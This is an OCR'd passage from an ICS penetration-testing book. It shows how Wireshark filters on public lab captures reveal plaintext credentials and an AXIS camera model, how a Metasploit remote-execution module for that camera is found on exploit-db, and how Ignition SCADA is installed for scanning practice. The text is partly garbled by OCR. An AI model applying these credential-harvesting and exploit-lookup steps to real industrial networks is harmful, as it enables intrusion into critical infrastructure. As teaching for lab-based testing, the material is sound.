


Figure 6.25: HTTP data detection

We've just used two HTTP-specific filters, and we've already uncovered legitimate credentials that will work on switch technology, allowing us to explore the network further. There are considerably more advanced filters that can be used to extract even greater swathes of data; I merely wanted to show how simple it is to collect vital information in a short amount of time. The FTP protocol and its display filters will be discussed in the last part. Update your display filter to just discover all of the FTP traffic using the same PCAP, as demonstrated in the following screenshot:

https://t.me/learningnets




Figure 6.26: FTP traffic

We may rapidly obtain extremely important and recognizable asset facts by selecting the top packet, which is No. 480883, and looking at the packet information, as seen here:




Figure 6.27: AXIS 206 Network Camera

Within the packet, we discovered an AXIS Network Camera that is broadcasting an asset model number and version for the camera. Now go back to the chapter where we spoke about open-source intelligence; we should be able to go to https://www.exploit-db.com/ and search for axis network camera. The following are the expected outcomes:

https://t.me/learningnets




Figure 6.28: Exploit Database

To parhand Remote Code Execution, let's click on the very first entry we find, Axis Network Camera -.srv (Metasploit). We discover a wonderful little Metasploit module that will allow us to conduct remote execution against this camera after looking at the listing's data. Excellent! Let's include that in the diagram as well as the documentation. Let's go back to our notes and see what we've discovered now that we have this additional knowledge. Here's the latest version of the diagram:

https://t.me/learningnets




Figure 6.29: The HTTP server to the AXIS Network Camera

Using the HTTP filter, we detected a web server with the credentials root:root on the IP address We can now observe another device talking with the previous asset after using the FTP display filter. However, now that we have additional asset information, we can identify that the endpoint is a network camera, so we update our notes and record the vulnerability we found. Open the next two PCAP files and apply the same filters as being careful to keep track of your results.

We dug deep into display filters and the data that can be retrieved in this part. We utilized PCAPs from which are publicly available. We then used several HTTP and FTP display filters to further investigate the data. We were able to obtain legitimate network passwords and identify certain important assets that were exposed. This section explained why capturing

https://t.me/learningnets

and analyzing network traffic is crucial to pentesting, since it allows us to extract significantly more relevant and critical data from the wire.

https://t.me/learningnets

Conclusion

We dug deep into display filters and the data that can be retrieved in this part. We utilized PCAPs from which are publicly available. We then used several HTTP and FTP display filters to further investigate the data. We were able to obtain legitimate network passwords and identify certain important assets that were exposed. This section explained why capturing and analyzing network traffic is crucial to pentesting, since it allows us to extract significantly more relevant and critical data from the wire. Finally, we obtained some PCAPs from an open-source ICS lab and analyzed the traffic discovered in these packet captures with Wireshark. We used display filters to focus on essential network information including valid credentials, active web portals, and operational network cameras. Understanding and putting these ideas and methods into practice will help you have a lot of success in the future.

In the following chapter, we'll put what we've learned so far into practice in a lab setting. We'll talk about enumeration, protocol deep diving, exploitation, and privilege escalation, among other things. These are all of the necessary components for a successful pentest.

https://t.me/learningnets

CHAPTER 7

Scanning 101

We used and practiced these skills to further our knowledge and sharpen our pentesting skills in the previous chapter, where we discussed how packets are structured and relate to the OSI model, set up capture filters with Wireshark, and used display filters to analyze ICS lab packet captures (pcaps) that we downloaded from Netresec.

We'll install Ignition SCADA and link it to our Koyo Click PLC lab in this chapter. We'll then look at a variety of tools for enumerating and scanning industrial networks, ranging from port scanning with NMAP and RustScan to web application scanning using HMIs, SCADA operator displays, PLC control screens, and flow computer web portals with Gobuster and feroxbuster.

https://t.me/learningnets

Structure

These tools will be used in conjunction with our Ignition SCADA instance. The following major issues will be covered in this chapter:

Installing and configuring Ignition SCADA

Introduction to NMAP

Port scanning with RustScan

Introduction to Gobuster

Web application scanning with feroxbuster

https://t.me/learningnets

Technical requirements

For this chapter, you will need the following:

Ignition You will need to install Inductive Automation's Ignition SCADA in order to work with Gobuster and feroxbuster. Use the following link and install it on your SCADA VM host: https://inductiveautomation.com/downloads/

Redpoint Digital Bond's ICS Enumeration

https://t.me/learningnets

Installing and configuring Ignition SCADA

Ignition SCADA is one of the newest systems on the market, and its flexible design allows it to properly embrace contemporary technology. Many sectors, including some Fortune 100 organizations, have used it to manage their industrial control operations. Prior to doing an evaluation, we may obtain a better knowledge of how things interact by employing real-world software and hardware in our lab:

Working with the link provided earlier, we are going to download the package for our Ubuntu SCADA VM.You should have a package called

Running the following command will get the installer rolling:

./iginition-8.1.5-linux-x64-installer.run

This will then launch the installer window, which looks like the following:

https://t.me/learningnets




Figure 7.1: Ignition Installer

Select Next through the default windows; we will keep the default location for Ignition installation. Click Next as shown in the following screenshot:




Figure 7.2: Installation Location

https://t.me/learningnets

After that, we'll pick Typical installation and then click the Next option, as shown in the following screenshot:




Figure 7.3: Typical installation

After you've gone through those selections, click the Install button. On your SCADA host, you'll observe Ignition unpacking packages and installing software.


Click Finish to be sent to a screen where you may choose between three main versions: Maker and Ignition as illustrated in the following screenshot:

https://t.me/learningnets

Figure 7.4: Ignition versions

As we all know, click Ignition is the most widely used product in the industry.

This will take you to the page where you can read the Terms & Select I accept, and you'll be sent to a screen where you may create a new user, as seen below:



https://t.me/learningnets

Figure 7.5: Create a UserI chose, for simplicity's sake, to use scada for the username and scada for the password as it will help expedite the installation process.

Next, you will be prompted with the option to configure ports. I have kept my ports as the default as this is typical for most industry installs. You can see the default ports for HTTP, HTTPS, and gateway network port in the following screenshot:




Figure 7.6: Configure Ports

Then, as seen in the accompanying picture, click the Finish Setup button to be sent to a page that declares that your setup is complete and allows

https://t.me/learningnets

you to click a button to activate the gateway:




Figure 7.7: Start Gateway

Click the Start Gateway button to get started. It may take a minute or two to get up and running, so sit back and relax or go get a cup of coffee while you wait. After that, you'll be given the option of starting over or enabling Quick Start. Yes, Enable Quick Start -> was my choice because it will simplify certain options for me. Take a peek at the following screenshot:




Figure 7.8: Enable Quick Start

https://t.me/learningnets

You'll be prompted to log in after you've activated Quick Start. Log in with the username and password that we generated previously:

